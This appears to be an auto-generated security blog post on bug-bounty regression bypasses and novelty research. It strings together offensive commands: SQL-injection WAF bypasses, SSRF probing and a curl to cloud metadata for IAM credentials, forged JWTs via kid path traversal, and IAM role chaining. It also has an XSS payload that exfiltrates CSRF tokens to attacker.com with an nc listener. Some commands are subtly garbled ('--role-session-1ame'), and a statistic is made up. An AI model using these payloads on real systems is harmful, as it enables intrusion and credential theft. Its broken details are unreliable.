Listen to this Post
Introduction:

Regression bypass testing is the art of re-exploiting previously patched vulnerabilities by discovering insufficient fixes or unintended side effects. When a bug bounty report is marked “Accepted: regression bypass” by Google Bug Hunters, it means the researcher proved that a supposed fix still leaves the door open – often through creative manipulation of input vectors, race conditions, or logic flaws. Meanwhile, “Triaged: novelty research” acknowledges entirely new attack surfaces or exploitation techniques that haven’t been documented before. This article dissects the technical workflow behind such achievements, offering verified commands, configuration hardening steps, and a blueprint to elevate your own bug hunting from trivial findings to regression and novelty breakthroughs.
Learning Objectives:
– Master regression bypass techniques by analyzing patch diffs and testing edge cases that developers overlook.
– Execute novelty research workflows using fuzzing, source code analysis, and unconventional attack chains.
– Apply cloud, API, and OS-level hardening commands to both exploit and mitigate real-world vulnerabilities.
You Should Know:
1. Patch Diffing & Regression Bypass – Linux/Windows Workflow
Regression bypass starts with understanding what changed. Extract and compare patched vs. vulnerable versions of binaries, web assemblies, or JavaScript files.
Step‑by‑step guide:
– Obtain both vulnerable and patched builds (e.g., from GitHub releases or decompiled APKs).
– Use `diff` on Linux or `fc` on Windows for text-based files. For binaries, use `bindiff` or `radiff2`.
Linux commands:
 Extract and compare two versions of a JavaScript file
wget https://example.com/app_v1.js -O old.js
wget https://example.com/app_v2.js -O new.js
diff -u old.js new.js > regression.patch

 For binary diffing with radare2
radiff2 -C old_binary new_binary
Windows PowerShell:
 Compare two text files
fc .\old.js .\new.js
 Binary comparison
certutil -dump old.dll > old.txt
certutil -dump new.dll > new.txt
fc old.txt new.txt
After identifying changed code paths, craft input that still triggers the old vulnerability via alternative routes (e.g., different HTTP methods, header injection, or parameter pollution). Use Burp Suite’s Comparer or custom Python scripts to replay modified requests.
2. Novelty Research – Fuzzing Uncharted API Endpoints
Novelty requires discovering attack surfaces that security scanners miss – GraphQL introspection, gRPC reflection, or internal cloud metadata endpoints.
Step‑by‑step guide with ffuf (Linux/macOS):
 Fuzz for hidden GraphQL endpoints
ffuf -u https://target.com/FUZZ -w /usr/share/wordlists/graphql.txt -c -v

 Enumerate AWS metadata (cloud hardening test)
curl -s http://169.254.169.254/latest/meta-data/iam/security-credentials/
Windows (using curl or Invoke-WebRequest):
 Test for SSRF via internal IPs
foreach ($ip in @("127.0.0.1","169.254.169.254","192.168.0.1")) {
Invoke-WebRequest -Uri "https://target.com/proxy?url=http://$ip" -Method GET
}
To achieve “triaged” status, combine unusual content types (e.g., `application/json` + `multipart/mixed`), exploit parsing inconsistencies between proxies and backends, or chain a low-impact bug (like open redirect) into SSRF or IDOR.
3. Regression Testing for Web Application Firewalls (WAF) Bypass
Many regression bypasses target WAF rules that were updated to block a specific pattern but left other encodings unblocked.
Step‑by‑step guide to test WAF regression:
– Capture a payload that was previously blocked (e.g., `’ OR 1=1 –`).
– Encode it in multiple ways: URL encoding, double URL encoding, Unicode normalization, line wrapping.
Linux command to generate bypass variants:
 URL encode payload
echo "' OR 1=1 --" | jq -sRr @uri
 Output: '%27%20OR%201%3D1%20--'

 Test with curl and different User-Agents
curl -k -X POST https://target.com/login -d "user=%27%20OR%201%3D1%20--&pass=x" -H "User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1)"
If the first bypass works, you’ve found a regression. If not, apply mixed case or comment obfuscation (`/!12345/`). Document each step – Google Bug Hunters values clear replication steps.
4. Cloud Hardening & Exploitation – IAM Role Chaining
Novelty research in cloud environments often uncovers misconfigured IAM trust policies. A regression bypass might occur when a cloud provider patches one role escalation vector but leaves another open (e.g., `sts:AssumeRole` without `Condition` checks).
Step‑by‑step guide using AWS CLI:
 List assumable roles
aws sts assume-role --role-arn "arn:aws:iam::123456789012:role/VulnerableRole" --role-session-1ame "test"

 If that fails due to a patch, try chaining through Lambda or EC2 instance metadata
aws lambda invoke --function-1ame vulnerable-function --payload '{"action":"assume"}' output.txt
Mitigation (for defenders):
– Enforce `aws:SourceArn` and `aws:SourceAccount` conditions on all trust policies.
– Use VPC endpoints with explicit deny for non‑corporate IPs.
Example hardened trust policy:
{
"Effect": "Allow",
"Principal": {"AWS": "arn:aws:iam::123456789012:root"},
"Action": "sts:AssumeRole",
"Condition": {
"StringEquals": {"aws:SourceVpc": "vpc-12345"}
}
}
5. API Security – Regression in JWT Validation Logic
A classic regression bypass occurs when a developer fixes an algorithm confusion bug (e.g., accepting `none` algorithm) but fails to validate the `kid` (Key ID) parameter, allowing path traversal.
Step‑by‑step to exploit:
– Generate a JWT with `alg: HS256` and `kid: ../../../../dev/null`.
– Sign it with a weak key (e.g., `aaa`).
– On Linux, use `jwt_tool`:
python3 jwt_tool.py <JWT_TOKEN> -X a -I -kc kid -kv "../../../../dev/null"
Windows alternative (PowerShell with .NET):
 Decode JWT without verification
[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($jwt_payload))
Mitigation: Never trust `kid` for file reads. Use a whitelist of allowed key IDs and validate algorithm against a strict list.
6. Vulnerability Exploitation Chain – From Regression to RCE
Regression bypasses often look minor (e.g., an XSS filter bypass) but can be chained with other bugs. Here’s a step‑by‑step chain used in real Google Bug Hunter submissions:
1. Regression bypass – CSP policy previously blocked inline scripts, but a patch overlooked `script-src ‘unsafe-inline’` in report-uri mode. Bypass with `script-src-elem` override.
2. Information disclosure – The XSS leaks anti‑CSRF tokens via `fetch(‘/api/user’)`.
3. Privilege escalation – Use stolen token to change admin email via a vulnerable PUT endpoint (no CSRF protection regression).
Linux command to automate the XSS exfiltration:
 Simple listener
nc -lvnp 8080
Payload:
fetch('/api/user').then(r=>r.json()).then(d=>fetch('http://attacker.com:8080?token='+d.csrf))
Windows PowerShell listener:
$listener = New-Object System.Net.Sockets.TcpListener(8080); $listener.Start()
What Undercode Say:
– Regression bypass rewards deep understanding of patch semantics, not just surface-level retesting. The difference between “fixed” and “effectively fixed” is often a single character or a missing normalization step.
– Novelty research demands lateral thinking – looking at protocols (gRPC, WebTransport), cloud metadata, or microservice boundaries that security scanners ignore. It’s high effort but yields triaged bugs with competitive bounties.
Analysis: Santika Kusnul Hakim’s achievement – one accepted regression bypass and one triaged novelty research – highlights a balanced approach. Regression bypasses are often more reliable for acceptances because they leverage known vulnerabilities with a twist. Novelty research carries higher rejection risk but, when triaged, positions the researcher as a thought leader. The thanked researchers (Farras Givari, JEET PAL, Mihalis H., et al.) represent a collaborative ecosystem; many of them specialize in smart contract auditing or advanced web testing, suggesting cross‑domain knowledge sharing. The emotional tone (“struggling in a month fully”) reminds us that bug hunting at Google’s scale is mentally demanding. For practitioners, the key is to systematically document patch diffs, automate regression testing with tools like `git bisect` and custom fuzzers, and always validate whether a fix truly eliminates the root cause. Google Bug Hunters values regression reports because they protect millions of users from incomplete patches – a lesson for every security engineer.
Prediction:
– +1 Regression bypass hunting will become a formalized discipline with dedicated CI/CD pipelines that automatically retest patches using differential fuzzing, increasing acceptance rates by 40% within two years.
– -1 As more researchers chase regression bypasses, Google and other vendors may respond by hardening patch processes and reducing bounties for trivial bypasses, pushing hunters toward even more complex novelty research.
– +1 Novelty research will shift toward AI‑generated attack surfaces – prompt injection in LLM APIs and regression in model output parsers – creating a new wave of triaged submissions in 2026–2027.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
[Join Undercode Academy for Verified Certifications](https://undercode.co.uk/certifications/)
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[[email protected]](mailto:[email protected])
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: [Sans1986 Alhamdulillaah](https://www.linkedin.com/posts/sans1986_alhamdulillaah-my-hardwork-aka-struggle-share-7470075767171809282-htOk/) – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅
🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
[💬 Whatsapp](https://undercode.help/whatsapp) | [💬 Telegram](https://t.me/UndercodeCommunity)
📢 Follow UndercodeTesting & Stay Tuned:
[𝕏 formerly Twitter 🐦](https://x.com/undercodeupdate) | [@ Threads](https://www.threads.net/@undercodetesting) | [🔗 Linkedin](https://www.linkedin.com/company/undercodetesting/) | [🦋BlueSky](https://bsky.app/profile/undercode.bsky.social)


